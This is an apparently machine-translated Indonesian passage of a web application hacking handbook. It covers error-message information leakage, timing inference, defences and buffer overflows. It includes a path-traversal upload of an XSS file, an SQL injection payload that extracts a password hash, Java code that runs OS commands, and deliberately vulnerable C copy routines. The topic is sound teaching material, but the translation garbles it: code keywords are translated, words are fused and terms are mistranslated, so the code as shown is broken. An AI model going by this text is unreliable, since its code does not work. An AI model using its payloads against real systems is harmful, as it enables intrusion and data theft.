
```
Isi-Disposisi: bentuk-data; nama="MAX_FILE_SIZE"
```

```
100000
```

```
-----7db3d439b04c0
```

```
Isi-Disposisi: bentuk-data; name="file yang diunggah"; namafile="../../../../newportoffice/2010/  
general/xss.html"
```

```
Tipe-Konten: teks/html
```

```
<html><body><script>... . . .
```

LANGKAH HACK

1. Saat Anda menyelidiki aplikasi untuk kerentanan umum dengan mengirimkan string serangan buatan dalam parameter berbeda, selalu pantau respons aplikasi untuk mengidentifikasi pesan kesalahan yang mungkin berisi informasi berguna.

Mencoba memaksa respons kesalahan dari aplikasi dengan menyediakan string data terenkripsi dalam konteks yang salah, atau dengan melakukan tindakan pada sumber daya yang tidak dalam status yang benar untuk menangani tindakan tersebut.

2. Ketahuilah bahwa informasi kesalahan yang dikembalikan dalam respons server mungkin tidak ditampilkan di layar dalam browser. Cara yang efisien untuk mengidentifikasi banyak kondisi kesalahan adalah dengan mencari setiap respons mentah untuk kata kunci yang sering terdapat dalam pesan kesalahan. Misalnya:

- kesalahan
- pengecualian
- **liar**
- tidak sah
- gagal
- tumpukan
- mengakses
- **direktori**
- mengajukan
- tidak ditemukan
- varchar
- ODBC
- SQL
- PILIH

3. Saat Anda mengirim serangkaian permintaan yang mengubah parameter dalam permintaan dasar, periksa apakah tanggapan asli sudah berisi kata kunci yang Anda cari untuk menghindari positif palsu.

4. Anda dapat menggunakan fungsi Grep dari Burp Intruder untuk dengan cepat mengidentifikasi kemunculan kata kunci yang menarik di salah satu respons yang dihasilkan oleh serangan tertentu (lihat Bab 14). Jika ditemukan kecocokan, tinjau tanggapan yang relevan secara manual untuk menentukan apakah informasi kesalahan yang berguna telah dikembalikan.

TIP **I**ka Anda melihat respons server di dalam browser, ketahuilah bahwa Internet Explorer secara default menyembunyikan banyak pesan kesalahan dan menggantinya dengan halaman umum. Anda dapat menonaktifkan perilaku ini dengan memilih Alat-Opsi Internet dan kemudian memilih tab Tingkat Lanjut.

Menggunakan Informasi Publik

Karena banyaknya variasi teknologi dan komponen aplikasi web yang umum digunakan, Anda akan sering menemukan pesan tidak biasa yang belum pernah Anda lihat sebelumnya dan mungkin tidak langsung menunjukkan sifat kesalahan yang dialami aplikasi. Dalam situasi ini, Anda seringkali dapat memperoleh informasi lebih lanjut tentang makna pesan dari berbagai sumber publik.

Seringkali, pesan kesalahan yang tidak biasa adalah akibat dari kegagalan pada API tertentu. Menelusuri teks pesan dapat mengarahkan Anda ke dokumentasi untuk API ini atau ke forum pengembang dan lokasi lain yang membahas masalah yang sama.

Banyak aplikasi menggunakan komponen pihak ketiga untuk melakukan tugas umum tertentu, seperti pencarian, keranjang belanja, dan fungsi umpan balik situs. Setiap pesan kesalahan yang dihasilkan oleh komponen ini kemungkinan besar muncul di aplikasi lain dan mungkin telah dibahas di tempat lain.

Beberapa aplikasi memasukkan kode sumber yang tersedia untuk umum. Dengan mencari ekspresi tertentu yang muncul dalam pesan kesalahan yang tidak biasa, Anda dapat menemukan kode sumber yang mengimplementasikan fungsi yang relevan. Anda kemudian dapat meninjau ini untuk memahami dengan tepat pemrosesan apa yang sedang dilakukan pada input Anda dan bagaimana Anda dapat memanipulasi aplikasi untuk mengeksplorasi kerentanan.

LANGKAH HACK

1. Cari teks pesan kesalahan yang tidak biasa menggunakan mesin pencari standar.
Anda dapat menggunakan berbagai fitur pencarian lanjutan untuk mempersempit hasil Anda. Misalnya:
"tidak dapat mengambil" filetype:php
2. Tinjau hasil pencarian, cari baik diskusi apa pun tentang pesan kesalahan dan situs web lain di mana pesan yang sama muncul. Aplikasi lain mungkin menghasilkan pesan yang sama dalam konteks yang lebih bertele-tele, memungkinkan Anda untuk lebih memahami kondisi seperti apa yang menyebabkan kesalahan tersebut. Gunakan tembolok mesin telusur untuk mengambil contoh pesan kesalahan yang tidak lagi muncul dalam aplikasi langsung.
3. Gunakan pencarian kode Google untuk mencari kode yang tersedia untuk umum yang mungkin bertanggung jawab atas pesan kesalahan tertentu. Cari potongan pesan kesalahan yang mungkin di-hard-code ke dalam kode sumber aplikasi. Anda juga dapat menggunakan berbagai fitur pencarian lanjutan untuk menentukan bahasa kode dan detail lainnya jika diketahui. Misalnya:
tidak dapat\ untuk\ mengambil lang:php paket:mail
4. Jika Anda telah mendapatkan jejak tumpukan yang berisi nama perpustakaan dan komponen kode pihak ketiga, cari nama ini di kedua jenis mesin pencari.

Pesan Kesalahan Informatif Rekayasa

Dalam beberapa situasi, dimungkinkan untuk merekayasa kondisi kesalahan secara sistematis sedemikian rupa untuk mengambil informasi sensitif di dalam pesan kesalahan itu sendiri.

Satu situasi umum di mana kemungkinan ini muncul adalah saat Anda dapat menyebabkan aplikasi mencoba beberapa tindakan tidak valid pada item data tertentu. Jika pesan kesalahan yang dihasilkan mengungkapkan nilai data tersebut, dan Anda dapat menyebabkan item informasi yang menarik diproses dengan cara ini, Anda mungkin dapat mengeksplorasi perilaku ini untuk mengekstrak data arbitrer dari aplikasi.

Pesan kesalahan koneksi basis data terbuka (ODBC) Verbose dapat dimanfaatkan dalam serangan injeksi SQL untuk mengambil hasil kueri basis data arbitrer. Misalnya, SQL berikut, jika disuntikkan ke aDI MANAklausa, akan menyebabkan database mentransmisikan kata sandi untuk pengguna pertama di tabel pengguna ke bilangan bulat untuk melakukan evaluasi:

' dan 1=(pilih kata sandi dari pengguna di mana uid=1)--

Ini menghasilkan pesan kesalahan informatif berikut:

Kesalahan: Konversi gagal saat mengonversi nilai varchar
'37CE1CCA75308590E4D6A35F288B58FACDBB0841' ke tipe data int.

COBALAH

<http://mdsec.net/addressbook/32>

Cara berbeda di mana teknik semacam ini dapat digunakan adalah di mana kesalahan aplikasi menghasilkan jejak tumpukan yang berisi deskripsi kesalahan, dan Anda dapat merekayasa situasi di mana informasi menarik dimasukkan ke dalam deskripsi kesalahan.

Beberapa database menyediakan fasilitas untuk membuat fungsi yang ditentukan pengguna yang ditulis dalam Java. Dengan mengeksplorasi cacat injeksi SQL, Anda mungkin dapat membuat fungsi Anda sendiri untuk melakukan tugas yang sewenang-wenang. Jika aplikasi mengembalikan pesan kesalahan ke browser, dari dalam fungsi Anda, Anda dapat melontarkan pengecualian Java yang berisi data arbitrer yang perlu Anda ambil. Misalnya, kode berikut menjalankan perintah sistem operasi dan kemudian menghasilkan pengecualian yang berisi keluaran dari perintah. Ini mengembalikan jejak tumpukan ke browser, baris pertama berisi daftar direktori:

```
ByteArrayOutputStream baos = new ByteArrayOutputStream(); mencoba
{
    Proses p = Runtime.getRuntime().exec("ls"); InputStream
    adalah = p.getInputStream();
    int c;
    while (-1 != (c = is.read()))
        baos.write((byte) c);
}
```

```
tangkapan (Pengecualian e)
{
}
melempar RuntimeException baru (String baru (baos.toByteArray ()));
```

Mengumpulkan Informasi yang Dipublikasikan

Selain pengungkapan informasi yang berguna dalam pesan kesalahan, cara utama lainnya di mana aplikasi web memberikan data sensitif adalah dengan menerbitkannya secara langsung. Ada berbagai alasan mengapa aplikasi dapat menerbitkan informasi yang dapat digunakan penyerang:

- Secara desain, sebagai bagian dari fungsionalitas inti aplikasi
- Sebagai efek samping yang tidak diinginkan dari fungsi lain
- Melalui fungsionalitas debug yang tetap ada di aplikasi langsung
- Karena beberapa kerentanan, seperti kontrol akses yang rusak

Berikut adalah beberapa contoh informasi sensitif yang sering dipublikasikan oleh aplikasi kepada pengguna:

- Daftar nama pengguna, nomor rekening, dan ID dokumen yang valid
- Detail profil pengguna, termasuk peran dan hak istimewa pengguna, tanggal login terakhir, dan status akun
- Kata sandi pengguna saat ini (ini biasanya disamarkan di layar tetapi ada di sumber halaman)
- File log yang berisi informasi seperti nama pengguna, URL, tindakan yang dilakukan, token sesi, dan kueri basis data
- Detail aplikasi di sumber HTML sisi klien, seperti tautan komentar atau bidang formulir, dan komentar tentang bug

LANGKAH HACK

1. Tinjau hasil latihan pemetaan aplikasi Anda (lihat Bab 4) untuk mengidentifikasi semua fungsionalitas sisi server dan data sisi klien yang dapat digunakan untuk mendapatkan informasi yang berguna.
2. Identifikasi setiap lokasi dalam aplikasi tempat data sensitif seperti kata sandi atau detail kartu kredit dikirim dari server ke browser. Bahkan jika ini disamarkan di layar, mereka masih dapat dilihat dalam respons server. Jika Anda telah menemukan kerentanan lain yang sesuai, seperti dalam kontrol akses atau penanganan sesi, perilaku ini dapat digunakan untuk mendapatkan informasi milik pengguna aplikasi lain.
3. Jika Anda mengidentifikasi cara apa pun untuk mengekstraksi informasi sensitif, gunakan teknik yang dijelaskan di Bab 14 untuk mengotomatiskan proses tersebut.

Menggunakan Inferensi

Dalam beberapa situasi, aplikasi mungkin tidak membocorkan data apa pun kepada Anda secara langsung, tetapi mungkin berperilaku dengan cara yang memungkinkan Anda menyimpulkan informasi yang berguna dengan andal.

Kami telah menjumpai banyak contoh dari fenomena ini selama pemeriksaan kategori lain dari kerentanan umum. Misalnya:

- Fungsi pendaftaran yang memungkinkan Anda menghitung nama pengguna terdaftar berdasarkan pesan kesalahan saat nama pengguna yang ada dipilih (lihat Bab 6).
- Mesin pencari yang memungkinkan Anda menyimpulkan isi dokumen terindeks yang tidak boleh Anda lihat secara langsung (lihat Bab 11).
- Kerentanan injeksi SQL buta di mana Anda dapat mengubah perilaku aplikasi dengan menambahkan kondisi biner ke kueri yang ada, memungkinkan Anda mengekstrak informasi sedikit demi sedikit (lihat Bab 9).
- Serangan “padding oracle” di .NET, di mana penyerang dapat mendekripsi string apa pun dengan mengirimkan serangkaian permintaan ke server dan mengamati mana yang menghasilkan kesalahan selama dekripsi (lihat Bab 18).

Cara lain di mana perbedaan halus dalam perilaku aplikasi dapat mengungkapkan informasi terjadi ketika operasi yang berbeda membutuhkan waktu yang berbeda untuk dilakukan, bergantung pada beberapa fakta yang menarik bagi penyerang. Divergensi ini dapat muncul karena berbagai alasan:

- Banyak aplikasi besar dan kompleks mengambil data dari berbagai sistem backend, seperti database, antrian pesan, dan mainframe. Untuk meningkatkan performa, beberapa aplikasi meng-cache informasi yang sering digunakan. Demikian pula, beberapa aplikasi menggunakan *abeban malas* pendekatan, di mana objek dan data dimuat hanya saat dibutuhkan. Dalam situasi ini, data yang baru saja diakses diambil dengan cepat dari salinan cache lokal server, sementara data lain diambil lebih lambat dari sumber back-end yang relevan.

Perilaku ini telah diamati dalam aplikasi perbankan online. Permintaan untuk mengakses akun membutuhkan waktu lebih lama jika akun tidak aktif daripada aktif, memungkinkan penyerang terampil untuk menghitung akun yang telah diakses baru-baru ini oleh pengguna lain.

- Dalam beberapa situasi, jumlah pemrosesan yang dilakukan aplikasi pada permintaan tertentu mungkin bergantung pada valid tidaknya item data yang dikirimkan. Misalnya, ketika nama pengguna yang valid diberikan ke mekanisme login, aplikasi dapat melakukan berbagai kueri database untuk mengambil informasi akun dan memperbarui log audit. Hal ini juga dapat melakukan

operasi intensif komputasi untuk memvalidasi kata sandi yang disediakan terhadap hash yang disimpan. Jika penyerang dapat mendeteksi perbedaan waktu ini, dia mungkin dapat mengeksploitasi untuk menghitung nama pengguna yang valid.

- Beberapa fungsi aplikasi dapat melakukan tindakan berdasarkan input pengguna yang habis waktu jika item data yang dikirimkan tidak valid. Misalnya, sebuah aplikasi dapat menggunakan cookie untuk menyimpan alamat host yang terletak di belakang penyeimbang beban front-end. Penyerang mungkin dapat memanipulasi alamat ini untuk memindai server web di dalam jaringan internal organisasi. Jika alamat server aktual yang bukan merupakan bagian dari infrastruktur aplikasi diberikan, aplikasi dapat segera menampilkan kesalahan. Jika alamat yang tidak ada diberikan, aplikasi mungkin kehabisan waktu untuk mencoba menghubungi alamat ini sebelum mengembalikan kesalahan umum yang sama. Anda dapat menggunakan pengatur waktu respons dalam tabel hasil Burp Intruder untuk memfasilitasi pengujian ini. Perhatikan bahwa kolom ini disembunyikan secara default, tetapi dapat ditampilkan melalui menu Kolom.

LANGKAH HACK

1. **Perbedaan waktu respons aplikasi mungkin tidak kentara dan sulit dideteksi.**
Dalam situasi tipikal, ada baiknya menyelidiki aplikasi untuk perilaku ini hanya di area utama yang dipilih di mana item penting dari data menarik dikirimkan dan di mana jenis pemrosesan yang dilakukan cenderung menghasilkan perbedaan waktu.
2. **Untuk menguji fungsi tertentu, susun satu daftar berisi beberapa item yang diketahui valid (atau yang baru saja diakses) dan daftar kedua berisi item yang diketahui tidak valid (atau tidak aktif). Buat permintaan yang berisi setiap item pada daftar ini dengan cara yang terkontrol, hanya mengeluarkan satu permintaan pada satu waktu, dan pantau waktu yang dibutuhkan aplikasi untuk menanggapi setiap permintaan. Tentukan apakah ada korelasi antara status item dan waktu yang dibutuhkan untuk merespons.**
3. **Anda dapat menggunakan Burp Intruder untuk mengotomatiskan tugas ini. Untuk setiap permintaan yang dibuatnya, Intruder secara otomatis mencatat waktu yang dibutuhkan sebelum aplikasi merespons dan waktu yang dibutuhkan untuk menyelesaikan respons. Anda dapat mengurutkan tabel hasil berdasarkan salah satu dari atribut ini untuk mengidentifikasi korelasi yang jelas dengan cepat.**

Mencegah Kebocoran Informasi

Meskipun mungkin tidak layak atau tidak diinginkan untuk mencegah pengungkapan informasi apa pun yang mungkin berguna bagi penyerang, berbagai tindakan yang relatif mudah dapat diambil untuk mengurangi kebocoran informasi menjadi

minimum dan menahan data yang paling sensitif yang dapat merusak keamanan aplikasi secara kritis jika diungkapkan kepada penyerang.

Gunakan Pesan Galat Generik

Aplikasi tidak boleh mengembalikan pesan kesalahan panjang atau informasi debug ke browser pengguna. Ketika kejadian yang tidak terduga terjadi (seperti kesalahan dalam kueri basis data, kegagalan membaca file dari disk, atau pengecualian dalam panggilan API eksternal), aplikasi harus mengembalikan pesan generik yang sama yang memberi tahu pengguna bahwa terjadi kesalahan. Jika diperlukan untuk merekam informasi debug untuk tujuan dukungan atau diagnostik, ini harus disimpan di log sisi server yang tidak dapat diakses publik. Nomor indeks untuk entri log yang relevan dapat dikembalikan ke pengguna, memungkinkan dia untuk melaporkan hal ini saat menghubungi meja bantuan, jika diperlukan.

Sebagian besar platform aplikasi dan server web dapat dikonfigurasi untuk menyembunyikan informasi kesalahan agar tidak dikembalikan ke browser:

- Di ASP.NET, Anda dapat menekan pesan kesalahan verbose menggunakan customError elemen dari web.config file dengan menyetel atribut mode ke Pada atau Remote Only dan menentukan halaman kesalahan khusus di defaultRedirect simpul.
- Di Platform Java, Anda dapat mengonfigurasi pesan kesalahan yang disesuaikan menggunakan elemen halaman kesalahan dari web.xml file. Anda dapat menggunakan tipe pengecualian node untuk menentukan jenis pengecualian Java, atau Anda dapat menggunakan kode kesalahan node untuk menentukan kode status HTTP. Anda dapat menggunakan lokasi node untuk mengatur halaman khusus yang akan ditampilkan jika terjadi kesalahan yang ditentukan.
- Di Microsoft IIS, Anda dapat menentukan halaman kesalahan khusus untuk kode status HTTP berbeda menggunakan tab Kesalahan Khusus pada tab Properti situs web. Halaman khusus yang berbeda dapat diatur untuk setiap kode status, dan berdasarkan perdirektori jika diperlukan.
- Di Apache, halaman kesalahan khusus dapat dikonfigurasi menggunakan Dokumen Kesalahan arahan di httpd.conf:

```
ErrorDocument 500 /generalerror.html
```

Lindungi Informasi Sensitif

Jika memungkinkan, aplikasi tidak boleh mempublikasikan informasi yang mungkin berguna bagi penyerang, termasuk nama pengguna, entri log, dan detail profil pengguna. Jika pengguna tertentu memerlukan akses ke informasi ini, informasi tersebut harus dilindungi oleh kontrol akses yang efektif dan hanya tersedia jika benar-benar diperlukan.

Dalam kasus di mana informasi sensitif harus diungkapkan kepada pengguna yang sah (misalnya, di mana pengguna dapat memperbarui informasi akun mereka sendiri), data yang ada tidak boleh diungkapkan jika tidak diperlukan. Misalnya, nomor kartu kredit yang disimpan harus ditampilkan dalam bentuk terpotong, dan bidang kata sandi tidak boleh diisi sebelumnya, bahkan jika disamarkan di layar. Langkah-langkah defensif ini membantu mengurangi dampak dari setiap kerentanan serius yang mungkin ada dalam mekanisme keamanan inti aplikasi untuk autentikasi, manajemen sesi, dan kontrol akses.

Minimalkan Kebocoran Informasi Sisi Klien

Jika memungkinkan, spanduk layanan harus dihapus atau dimodifikasi untuk meminimalkan pengungkapan versi perangkat lunak tertentu dan seterusnya. Langkah-langkah yang diperlukan untuk menerapkan ukuran ini bergantung pada teknologi yang digunakan. Misalnya, di Microsoft IIS, fileServerheader dapat dihapus menggunakan URLScan di alat IISLockDown. Di versi Apache yang lebih baru, ini dapat dicapai dengan menggunakan mod_headers modul. Karena informasi ini dapat berubah, Anda disarankan untuk berkonsultasi dengan dokumentasi server Anda sebelum melakukan modifikasi apa pun.

Semua komentar harus dihapus dari kode sisi klien yang diterapkan ke lingkungan produksi langsung, termasuk semua HTML dan JavaScript.

Anda harus memberi perhatian khusus pada komponen ekstensi browser apa pun seperti applet Java dan kontrol ActiveX. Tidak ada informasi sensitif yang harus disembunyikan di dalam komponen ini. Penyerang yang terampil dapat mendekompilasi atau merekayasa ulang komponen ini untuk memulihkan kode sumbernya secara efektif (lihat Bab 5).

Ringkasan

Kebocoran informasi yang tidak perlu seringkali tidak menimbulkan cacat yang signifikan dalam keamanan aplikasi. Bahkan pelacakan tumpukan yang sangat bertele-tele dan pesan debug lainnya terkadang memberi Anda sedikit pengaruh dalam upaya menyerang aplikasi.

Namun, dalam kasus lain, Anda mungkin menemukan sumber informasi yang sangat berharga dalam mengembangkan serangan Anda. Misalnya, Anda mungkin menemukan daftar nama pengguna, versi persis komponen perangkat lunak, atau struktur internal dan fungsionalitas logika aplikasi sisi server.

Karena kemungkinan ini, serangan serius apa pun terhadap aplikasi harus mencakup pemeriksaan forensik terhadap aplikasi itu sendiri dan sumber daya yang tersedia untuk umum sehingga Anda dapat mengumpulkan informasi apa pun yang mungkin berguna dalam merumuskan serangan Anda terhadapnya. Pada beberapa kesempatan, informasi yang dikumpulkan dengan cara ini dapat memberikan dasar untuk kompromi lengkap dari aplikasi yang mengungkapkannya.

Pertanyaan

Jawaban dapat ditemukan di <http://mdsec.net/wahh>.

1. Saat menyelidiki kerentanan injeksi SQL, Anda meminta URL berikut:

<https://wahh-app.com/list.aspx?artist=foo'+have+1%3d1-->

Anda menerima pesan galat berikut:

Server: Msg 170, Level 15, Negara Bagian 1, Baris 1 Baris
1: Sintaks salah di dekat 'have1'.

Apa yang dapat Anda simpulkan dari ini? Apakah aplikasi berisi kondisi yang dapat dieksplorasi?

2. Saat Anda melakukan pengujian fuzz dari berbagai parameter, aplikasi mengembalikan pesan kesalahan berikut:

Peringatan: mysql_connect() [function.mysql-connect]: Akses ditolak untuk pengguna 'premiumdde'@'localhost' (menggunakan kata sandi: YA) di /home/doau/public_html/premiumdde/directory pada baris 15

Peringatan: mysql_select_db() [function.mysql-select-db]: Akses ditolak untuk pengguna 'nobody'@'localhost' (menggunakan kata sandi: NO) di /home/doau/public_html/premiumdde/directory on line 16 Peringatan:

mysql_select_db() [function.mysql-select-db]: Tautan ke server tidak dapat dibuat di /home/doau/public_html/premiumdde/directory on line 16 Peringatan: mysql_query()

[function.mysql-query]: Akses ditolak untuk pengguna 'nobody'@'localhost' (menggunakan kata sandi: NO) di /home/doau/public_html/premiumdde/directory on line 448

Item informasi berguna apa yang dapat Anda ekstrak dari ini?

3. Saat memetakan aplikasi, Anda menemukan direktori tersembunyi di server yang mengaktifkan daftar direktori dan tampaknya berisi sejumlah skrip lama. Meminta salah satu skrip ini mengembalikan pesan kesalahan berikut:

Kesalahan CGIWrap: Eksekusi skrip ini tidak diizinkan

Eksekusi (contact.pl) tidak diizinkan karena alasan berikut: Script tidak dapat dieksekusi.
Masalah 'chmod 755 nama file'

Informasi dan Dokumentasi Lokal: Dokumen CGIWrap: <http://wahh-app.com/cgiwrap-docs/> Hubungi EMail: helpdesk@wahh-app.com

Data Server:

Administrator Server/Kontak: helpdesk@wahh-app.com Nama Server:

wahh-app.com

Pelabuhan Server: 80

Protokol Server: HTTP/1.1

Minta Data:

Agen Pengguna/Browser: Mozilla/4.0 (kompatibel; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; FDM; InfoPath.1; .NET CLR 1.1.4322) Metode Permintaan: DAPATKAN

Alamat Jarak Jauh: 192.168.201.19 Port

Jarak Jauh: 57961

Halaman Referensi: <http://wahh-app.com/cgi-bin/cgiwrap/fodd>

Apa yang menyebabkan kesalahan ini, dan kerentanan aplikasi web umum apa yang harus Anda periksa dengan cepat?

4. Anda menyelidiki fungsi parameter permintaan dalam upaya untuk menentukan tujuannya dalam aplikasi. Anda meminta URL berikut:

<https://wahh-app.com/agents/checkcfg.php?name=admin&id=13&log=1>

Aplikasi mengembalikan pesan kesalahan berikut:

Peringatan: mysql_connect() [function.mysql-connect]: Tidak dapat terhubung ke server MySQL di 'admin' (10013) di /var/local/www/include/dbconfig.php pada baris 23

Apa yang menyebabkan pesan kesalahan ini, dan kerentanan apa yang harus Anda selidiki?

5. Saat memalsukan permintaan untuk berbagai kategori kerentanan, Anda mengirimkan satu tanda kutip dalam setiap parameter permintaan secara bergantian. Salah satu hasil berisi kode status HTTP 500, menunjukkan kemungkinan injeksi SQL. Anda memeriksa isi lengkap pesan tersebut, yaitu sebagai berikut:

Galat runtime Microsoft VBScript '800a000d' Ketik tidak cocok: ' [string: """]'
</scripts/confirmOrder.asp>, baris 715

Apakah aplikasi rentan?

Menyerang Asli Aplikasi yang Dikompilasi **aplikasi**

Perangkat lunak yang dikompilasi yang berjalan di lingkungan eksekusi asli secara historis digangu oleh kerentanan seperti buffer overflows dan format string bugs. Sebagian besar aplikasi web ditulis menggunakan bahasa dan platform yang berjalan di lingkungan eksekusi terkelola di mana kerentanan klasik ini tidak muncul. Salah satu keuntungan paling signifikan dari bahasa seperti C# dan Java adalah programmer tidak perlu khawatir tentang jenis manajemen buffer dan masalah aritmatika pointer yang telah mempengaruhi perangkat lunak yang dikembangkan dalam bahasa asli seperti C dan C++ dan yang telah memunculkan sebagian besar bug kritis ditemukan di perangkat lunak itu.

Namun demikian, Anda terkadang menemukan aplikasi web yang ditulis dalam kode asli. Selain itu, banyak aplikasi yang ditulis terutama menggunakan kode terkelola berisi bagian dari kode asli atau memanggil komponen eksternal yang berjalan dalam konteks tidak terkelola. Kecuali Anda mengetahui dengan pasti bahwa aplikasi target Anda tidak berisi kode asli apa pun, ada baiknya melakukan beberapa pengujian dasar yang dirancang untuk mengungkap kerentanan klasik yang mungkin ada.

Aplikasi web yang berjalan di perangkat keras seperti printer dan sakelar sering kali berisi beberapa kode asli. Kemungkinan target lainnya termasuk laman atau skrip apa pun yang namanya mencakup kemungkinan indikator kode asli, seperti dll atau exe, dan fungsi apa pun yang diketahui memanggil komponen eksternal lama, seperti mekanisme logging. Jika Anda yakin bahwa aplikasi yang Anda serang berisi sejumlah besar kode native, sebaiknya uji setiap bagiannya

data yang disediakan pengguna yang diproses oleh aplikasi, termasuk nama dan nilai setiap parameter, cookie, header permintaan, dan data lainnya.

Bab ini mencakup tiga kategori utama kerentanan perangkat lunak klasik: buffer overflows, kerentanan integer, dan bug format string. Dalam setiap kasus, kami akan menjelaskan beberapa kerentanan umum dan kemudian menguraikan langkah-langkah praktis yang dapat Anda ambil saat menyelidiki bug ini dalam aplikasi web. Topik ini sangat besar dan jauh melampaui ruang lingkup buku tentang meretas aplikasi web. Untuk mempelajari lebih lanjut tentang kerentanan perangkat lunak asli dan cara menemukannya, kami merekomendasikan buku-buku berikut:

- *Buku Pegangan Shellcoder*, Edisi ke-2, oleh Chris Anley, John Heasman, Felix Linder, dan Gerardo Richarte (Wiley, 2007)
- *Seni Penilaian Keamanan Perangkat Lunak* oleh Mark Dowd, John McDonald, dan Justin Schuh (Addison-Wesley, 2006)
- *Peretasan Topi Abu-abu*, Edisi ke-2, oleh Shon Harris, Allen Harper, Chris Eagle, dan Jonathan Ness (McGraw-Hill Osborne, 2008)

CATATA Probing jarak jauh untuk kerentanan yang dijelaskan dalam bab ini membawa risiko penolakan layanan yang tinggi ke aplikasi. Tidak seperti kerentanan seperti autentikasi yang lemah dan penjelajahan jalur, pendekripsi kerentanan perangkat lunak klasik saja cenderung menyebabkan pengecualian yang tidak tertangani dalam aplikasi target, yang dapat menyebabkannya berhenti berfungsi. Jika Anda bermaksud menyelidiki aplikasi langsung untuk bug ini, Anda harus memastikan bahwa pemilik aplikasi menerima risiko yang terkait dengan pengujian sebelum Anda memulai.

Kerentanan Buffer Overflow

Kerentanan buffer overflow terjadi ketika aplikasi menyalin data yang dapat dikontrol pengguna ke buffer memori yang tidak cukup besar untuk menampungnya. Buffer tujuan meluap, mengakibatkan memori yang berdekatan ditimpah dengan data pengguna. Bergantung pada sifat kerentanan, penyerang mungkin dapat mengeksploitasiinya untuk mengeksekusi kode arbitrer di server atau melakukan tindakan tidak sah lainnya. Kerentanan buffer overflow telah sangat lazim dalam perangkat lunak asli selama bertahun-tahun dan telah secara luas dianggap sebagai Musuh Publik Nomor Satu yang harus dihindari oleh pengembang perangkat lunak semacam itu.

Stack Overflow

Buffer overflow biasanya muncul saat aplikasi menggunakan operasi menyalinan tanpa batas (seperti `strcpy` di C) untuk menyalin buffer ukuran variabel ke buffer ukuran tetap tanpa memverifikasi bahwa buffer berukuran tetap cukup besar. Misalnya,

fungsi berikut menyalin nama belakang string ke dalam buffer berukuran tetap yang dialokasikan pada stack:

```
bool CheckLogin(char* nama pengguna, char* kata sandi) {  
  
    char _namapengguna[32];  
    strcpy(_namapengguna, nama  
    pengguna); ...
```

Jika nama belakang string berisi lebih dari 32 karakter, _nama belakang buffer meluap, dan penyerang menimpa data di memori yang berdekatan.

Dalam buffer overflow berbasis tumpukan, eksploitasi yang berhasil biasanya melibatkan penimpaan alamat pengembalian yang disimpan di tumpukan. Ketika PeriksaLogin fungsi dipanggil, prosesor mendorong ke tumpukan alamat instruksi yang mengikuti panggilan. KapanPeriksaLogin selesai, prosesor mengembalikan alamat ini dari tumpukan dan mengembalikan eksekusi ke instruksi itu. Sementara itu, PeriksaLogin fungsi mengalokasikan _nama belakang buffer di tumpukan tepat di sebelah alamat pengembalian yang disimpan. Jika seorang penyerang dapat meluap _nama belakang buffer, dia dapat menimpa alamat pengirim yang disimpan dengan nilai pilihannya, sehingga menyebabkan prosesor melompat ke alamat ini dan mengeksekusi kode arbitrer.

Tumpukan Meluap

Buffer overflow berbasis heap pada dasarnya melibatkan jenis operasi tidak aman yang sama seperti yang dijelaskan sebelumnya, kecuali bahwa buffer tujuan yang dilimpahkan dialokasikan di heap, bukan stack:

```
bool CheckLogin(char* nama pengguna, char* kata sandi) {  
  
    char* _nama pengguna = (char*) malloc(32);  
    strcpy(_namapengguna, nama pengguna);  
    ...
```

Dalam buffer overflow berbasis heap, apa yang biasanya bersebelahan dengan buffer tujuan bukanlah alamat pengirim yang disimpan melainkan blok memori heap lainnya, yang dipisahkan oleh struktur kontrol heap. Tumpukan diimplementasikan sebagai daftar tertaut ganda: setiap blok didahului dalam memori oleh struktur kontrol yang berisi ukuran blok, penunjuk ke blok sebelumnya di heap, dan penunjuk ke blok berikutnya di heap. Saat buffer heap meluap, struktur kontrol dari blok heap yang berdekatan akan ditimpas dengan data yang dapat dikontrol pengguna.

Jenis kerentanan ini kurang mudah untuk dieksloitasi daripada luapan berbasis tumpukan, tetapi pendekatan yang umum adalah menulis nilai yang dibuat ke dalam struktur kontrol tumpukan yang ditimpas untuk menyebabkan penimpaan sewenang-wenang atas pointer kritis di masa mendatang. Ketika blok heap yang strukturnya telah ditimpas dibebaskan dari memori, manajer heap perlu memperbarui daftar tertaut dari

tumpukan blok. Untuk melakukan ini, perlu memperbarui penunjuk link belakang dari blok heap berikut dan memperbarui penunjuk link maju dari blok heap sebelumnya sehingga kedua item ini dalam daftar tautan saling menunjuk. Untuk melakukannya, pengelola heap menggunakan nilai dalam struktur kontrol yang ditimpas. Khususnya, untuk memperbarui penunjuk link belakang blok berikut, manajer heap mereferensi penunjuk link maju yang diambil dari struktur kontrol yang ditimpas dan menulis ke dalam struktur di alamat ini nilai penunjuk link belakang yang diambil dari struktur kontrol yang ditimpas. Dengan kata lain, ia menulis nilai yang dapat dikontrol pengguna ke alamat yang dapat dikontrol pengguna. Jika seorang penyerang telah menyusun data limpahannya dengan tepat, dia dapat menimpa pointer apa pun di memori dengan nilai pilihannya, dengan tujuan merebut kendali jalur eksekusi dan karenanya mengeksekusi kode arbitrer. Target tipikal untuk penimpaan penunjuk arbitrer adalah nilai penunjuk fungsi yang nantinya akan dipanggil oleh aplikasi dan alamat penangan pengecualian yang akan dipanggil saat pengecualian terjadi lagi.

CATAT Kompiler dan sistem operasi modern telah menerapkan berbagai pertahanan untuk melindungi perangkat lunak dari kesalahan pemrograman yang menyebabkan buffer overflows. Pertahanan ini berarti bahwa limpahan dunia nyata saat ini umumnya lebih sulit untuk dieksloitasi daripada contoh yang dijelaskan di sini. Untuk informasi lebih lanjut tentang pertahanan ini dan cara menghindarinya, lihat *Buku Pegangan Shellcoder*.

Kerentanan “Off-by-One”.

Jenis kerentanan luapan tertentu muncul ketika kesalahan pemrograman memungkinkan penyerang untuk menulis satu byte (atau sejumlah kecil byte) di luar akhir buffer yang dialokasikan.

Pertimbangkan kode berikut, yang mengalokasikan buffer pada tumpukan, melakukan operasi penyalinan buffer terhitung, dan kemudian null-mengakhiri string tujuan:

```
bool CheckLogin(char* nama pengguna, char* kata sandi) {  
  
    char _namapengguna[32];  
    int saya;  
    untuk (i = 0; nama pengguna[i] && i < 32; i++)  
        _namapengguna[i] = namapengguna[i];  
    _namapengguna[i] = 0;  
    ...
```

